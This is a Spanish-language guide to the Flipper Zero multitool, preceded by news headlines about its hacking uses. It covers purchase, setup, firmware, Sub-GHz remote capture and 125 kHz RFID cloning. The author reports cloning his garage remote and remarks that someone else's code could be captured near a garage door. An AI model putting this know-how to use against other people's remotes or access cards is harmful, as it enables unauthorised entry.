

Flipper Zero

Noticias



LA VANGUARDIA

## Big Vang

TU CUERPO / TU PLANETA / TU UNIVERSO / TUS OF

# Un Flipper Zero para controlar las pulseras LED de los conciertos de Taylor Swift



Un Flipper Zero para controlar las pulseras LED de los conciertos de Taylor Swift (DANISH RAVI / ZUMA PRESS / CONTACTOPHOTO / Europa Press)



EL ESPAÑOL

SUSCRÍBETE



Omicrono



## SOFTWARE

# Flipper Zero, el 'tamagotchi' para hackers que puede bloquear tu iPhone sin que te enteres

Han descubierto que el último sistema operativo de Apple para sus teléfonos móviles es vulnerable a ciertos *firmware* del Flipper Zero.



GIZMODO



# ¿Quieres robar un Tesla? Intenta usar un Flipper Zero

Por Thomas Germain

Publicado el 7 de marzo de 2024 | Comentarios (0)



T E S L A

Photo: NurPhoto / Contributor (Imágenes Getty)

**Los investigadores descubrieron un simple ataque de ingeniería social que podría permitir a los delincuentes alejarse con su automóvil.**



# Cuidado, el tamagotchi para hackers Flipper Zero puede abrir la caja fuerte de habitaciones de hoteles

Raquel Holgado

Publicado el 30 de junio, 2024 · 20:00





# El polémico Flipper Zero ahora puede hackear móviles Android

Guille Gallego

Publicado el 25 de octubre, 2023 · 19:30



GADGETS >

## Flipper Zero es más peligroso que nunca: ahora puede atacar a dispositivos Android


Solo hay que pulsar un botón



El Flipper Zero ha capturado la atención mediática como una herramienta multifuncional que, según algunas noticias, podría ser el "cuchillo suizo" del hacking. Capaz de interactuar con sistemas RFID, NFC, infrarrojos y mucho más, se ha posicionado en el centro de la controversia por su supuesto potencial para clonar llaves, desactivar alarmas de seguridad y

ejecutar scripts automatizados. Pero, ¿realmente es tan poderoso como aseguran los titulares, o parte de su fama es más mito que realidad? En este artículo exploraremos sus características, limitaciones y aplicaciones legítimas para separar el hecho de la ficción.

## ¿Qué es Flipper Zero?






El Flipper Zero es la multiherramienta definitiva para pentesters, geeks, hackers éticos y aficionados al hardware por igual. Un dispositivo de bolsillo que combina múltiples herramientas: RFID, RF, infrarrojos, emulación HID, GPIO, depuración de hardware, 1-Wire, Bluetooth, Wifi y mucho más.

Inspirado en grandes proyectos de código abierto: Proxmark, HydraNFC, Rubber Ducky, pwnagotchi; el Flipper Zero logra empaquetar una gran funcionalidad en un pequeño dispositivo fabricado profesionalmente y se mantiene fiel a sus raíces de Código Abierto.

Totalmente independiente, el Flipper Zero no necesita ningún ordenador o hardware externo para funcionar, todo se controla con el botón de navegación de 5 direcciones y la pantalla LCD. Cuando se conecta a un ordenador o a las aplicaciones Android/iOS incluidas, el Flipper puede ampliarse, modificarse y actualizarse de acuerdo con sus necesidades.

Tras más de dos años de diseño meticoloso, creación de prototipos e iteración, el Flipper Zero es una plataforma madura, lista para usar nada más sacarla de la caja.



## ¿Dónde comprar Flipper Zero?



Hace unos meses, desde Amazon decidieron prohibir su venta. El motivo, según indicaron, es que permite robar, duplicar llaves y realizar otras acciones peligrosas. Si hacías una búsqueda en Amazon, no encontrabas este dispositivo, aunque sí otros componentes.

Aseguraron que era **incompatible con la política de Amazon**, ya que se puede utilizar para el robo de tarjetas bancarias. En caso de que algún vendedor decidiese poner a la venta este producto, desde Amazon indicaron que le darían 48 horas para que lo quitase o cancelarían la cuenta.

Semanas después reconsideraron su política. A día de hoy Amazon vuelve a vender el producto. En este caso no lo encontraremos tan económico como en otras tiendas, sin embargo, si buscas la garantía y velocidad de envío de esta plataforma, puedes comprarlo ahí. No se sabe lo que durará, solo se sabe que vuelve a estar disponible, y ya lleva un tiempo.

También lo puedes comprar en las tiendas oficiales de Flipper Zero:

Puedes encontrar la lista completa de tiendas oficiales Flipper Zero, revendedores y socios para cada país en este enlace:


<https://flipperzero.one/how-to-buy#spain>

Para pedidos desde **España**, la mejor opción es:

[Lab401](#)

**Lab401** es el distribuidor oficial de Flipper Zero ubicado en Europa, Francia. Entrega para la mayoría de los países de la Unión Económica Europea.

## Tarjeta SD




La tarjeta microSD es un elemento esencial en el Flipper Zero, almacena varios tipos de datos, como llaves, tarjetas, remotos, bases de datos y más. Flipper Zero admite tarjetas microSD de hasta 256 GB, pero una tarjeta microSD de 4 GB es suficiente para almacenar todos los datos necesarios. Tenga en cuenta que el Flipper Zero puede tardar más tiempo en reconocer una tarjeta microSD con una mayor capacidad de almacenamiento.




Es importante utilizar tarjetas microSD de alta calidad, de marca, como **SanDisk**, **Kingston**, u otros para asegurar el correcto rendimiento de su Flipper Zero. El uso de tarjetas microSD de baja calidad no sólo puede resultar en un mal rendimiento, sino que también puede ladrillo o incluso **dañar el dispositivo**.


## Menú y configuración




Una vez que haya actualizado su Flipper Zero, puede modificar la configuración del sistema, como cambiar al modo zurdo, configurar sus unidades de medida preferidas y seleccionar su formato de tiempo y fecha. Para acceder a la configuración del sistema, vaya al Menú Principal - Configuración - Sistema.




Modo zurdo:




Barra de estado similar a la de un smartphone:



Atajos de teclado:



### Opciones del menú:



## ¿Cómo conectarlo?

### Con el Smartphone


Con la aplicación móvil Flipper, puede actualizar su Flipper Zero a través de Bluetooth. La aplicación está disponible en [iOS](#) y [Android](#):

### Conexión a Flipper Zero

Después de descargar la aplicación móvil Flipper y activar Bluetooth en su teléfono, conecte la aplicación móvil a su Flipper Zero:

Activa el Bluetooth en tu Flipper Zero siguiendo estos pasos:

- Vaya a **Menú principal -> Configuración -> Bluetooth**.
- Una la aplicación móvil de Flipper, Pulsa **Connect**.
- En la página siguiente, junto al nombre del Flipper Zero detectado, toca **Conectar**.
- En la aplicación móvil Flipper, **introduzca el código de emparejamiento** que aparece en la pantalla Flipper Zero.
- Pulsa **Emparejar** para finalizar el emparejamiento.




## Con el PC

[\*\*qFlipper\*\*](#) es una aplicación de escritorio que te permite actualizar tu Flipper Zero a través de un cable USB. qFlipper está disponible en Windows, macOS y Linux. Para instalar qFlipper en su computadora, haga lo siguiente:

1. Descargue el archivo de instalación de qFlipper para su sistema operativo.


También puede descargar qFlipper en la página de actualización de firmware de [Flipper Zero](#).

2. Ejecute el archivo descargado y siga las instrucciones de su sistema operativo.






La aplicación qFlipper también permite controlar tu Flipper Zero:



## Firmware update




Para actualizar su Flipper Zero a través de Flipper Mobile App, haga lo siguiente:

En la pestaña principal, toca Update Channel y selecciona el firmware deseado (Se recomienda lanzar).

Pulse el botón **Actualizar**.

En la ventana de diálogo, toque el botón **Actualizar** para confirmar la acción.

La actualización a través de Flipper Mobile App puede tardar hasta unos 10 minutos.



### Firmware Update



## Sub-GHz




Flipper Zero puede recibir y transmitir radiofrecuencias en el rango de 300-928 MHz con su módulo incorporado, que puede leer, guardar y emular los controles remotos. Estos controles se utilizan para la interacción con puertas, barreras, cerrajería de radio, interruptores de control remoto, timbres inalámbricos, luces inteligentes y más.

Lo cierto es que en mi caso copió el mando a la primera. En modo de lectura y cerca del receptor de una puerta de garaje podría copiar sin problemas el código de alguien que esté llegando o saliendo de casa.

## Menú de sub-GHz

Puede acceder a la aplicación Sub-GHz desde el Menú Principal. En la aplicación, puede leer y emular los controles remotos, añadir controles manualmente y determinar la frecuencia remota.



## Módulo Sub-GHz

Flipper Zero tiene un módulo sub- GHz incorporado basado en un transceptor CC1101 y una antena de radio (el rango máximo es de 50 metros). Tanto el chip CC1101 como la antena están diseñados para operar a frecuencias en las bandas de 300-348 MHz, 387-464 MHz y 779-928 MHz.

El módulo Flipper Zero-s sub-1 GHz es capaz de recibir señales en todas las frecuencias en las bandas operativas de 300-348 MHz, 387-464 MHz y 779-928 MHz. Sin embargo, Flipper Zero transmite señales sólo a frecuencias permitidas para uso civil.

Si intentas enviar señales registradas a frecuencias que están prohibidas para uso civil en tu región, verás el siguiente mensaje:

***La transmisión está bloqueada. La transmisión en esta frecuencia está restringida en su región.***



Press the OK button



Set Hopping to ON



Press the button on the remote



En este aspecto, Flipper Zero es **100% eficaz**; ha copiado al primer intento todos los mandos con los que he probado. La facilidad con la que ha copiado el mando a distancia con el que

entro al garaje es asombrosa. Puedo comprobar como Flipper Zero tiene tanto o más alcance que el mando original:




## 125 kHz RFID



Flipper Zero admite tecnología de identificación de radiofrecuencia (LF) de baja frecuencia (RFID) que se implementa en sistemas de control de acceso, chips animales y sistemas de

seguimiento de la cadena de suministro. A diferencia de las tarjetas NFC, las tarjetas RFID LF suelen no proporcionar altos niveles de seguridad. Esta tecnología viene en muchos factores de forma, como tarjetas de plástico, llaveros, etiquetas, pulseras y microchips animales. Flipper Zero tiene un módulo RFID de baja frecuencia que puede leer, guardar, emular y escribir tarjetas LF RFID.

Puede acceder a la aplicación RFID de 125 kHz desde el menú principal. En la aplicación, puede leer, guardar, emular, escribir y generar nuevas tarjetas LF RFID.



#### Qué puedes hacer:

- **Clonar llaves de proximidad:** Copiar tarjetas o llaveros de acceso que usen 125 kHz (como los de algunas puertas de oficinas o garajes).
- **Leer y emular dispositivos:** Emular las señales de dispositivos RFID para simular el comportamiento de una llave legítima.
- **Escaneo y análisis:** Identificar la frecuencia, tipo de chip y protocolo de comunicación.

#### Qué no puedes hacer:

- **Clonar llaves modernas de coche:** La mayoría de los vehículos actuales usan sistemas encriptados o frecuencias más avanzadas (como 433 MHz).
- **Interferir con sistemas seguros:** Los RFID con cifrado avanzado (como HID iCLASS) no pueden ser clonado fácilmente debido a sus mecanismos de seguridad.

#### ¿Qué llaves de coche son vulnerables?

Flipper Zero tiene capacidades limitadas para interactuar con sistemas de llaves de coches, ya que la mayoría de los vehículos modernos utilizan tecnologías avanzadas. Sin embargo:

- **Frecuencias bajas:** Algunos modelos antiguos de vehículos que usan llaves RFID de 125 kHz podrían ser vulnerables.
- **Sistemas de 433 MHz:** Flipper Zero puede escanear y emular señales en esa frecuencia, pero si las señales están encriptadas (lo más común), no podrá clonar ni replicar la transmisión.

### Casos en los que no funciona:

- **Llaves con cifrado avanzado:** Sistemas como Keeloq, Rolling Codes o llaves de proximidad modernas que generan códigos dinámicos están protegidos. En la documentación se advierte de que intentar copiar la llave del coche podría dejarla inutilizable. Flipper Zero es posible que abra el coche pero la llave original ya no.
- **Sistemas de proximidad modernos:** La comunicación entre la llave y el vehículo está cifrada y requiere autenticación mutua.
- **Inmovilizadores criptográficos:** Los datos que autentican la llave están almacenados en chips protegidos.

### Apertura de vehículos Tesla:

- Aunque el Flipper Zero puede capturar y reproducir señales de radiofrecuencia utilizadas por algunos sistemas de entrada sin llave, los vehículos modernos, como los Tesla, emplean sistemas de seguridad más avanzados que dificultan este tipo de ataques. Sin embargo, expertos en ciberseguridad han advertido sobre posibles vulnerabilidades en puntos de carga de Tesla que podrían ser explotadas para acceder a datos del usuario y, potencialmente, al vehículo.

#### No utilice la función Leer RAW con la llave de su coche.

Los sistemas de bloqueo central de coches modernos utilizan códigos de rodadura, lo que significa que cada vez que utilizas tu llavero, genera un código único. Este código se basa en una secuencia conocida por el sistema de bloqueo central y se utiliza para desbloquear el coche. Si captura la señal de llaves y vuelve a reproducirla de nuevo a su coche, **te arriesga a des-sellar la clave original, haciéndolo inutilizable.**



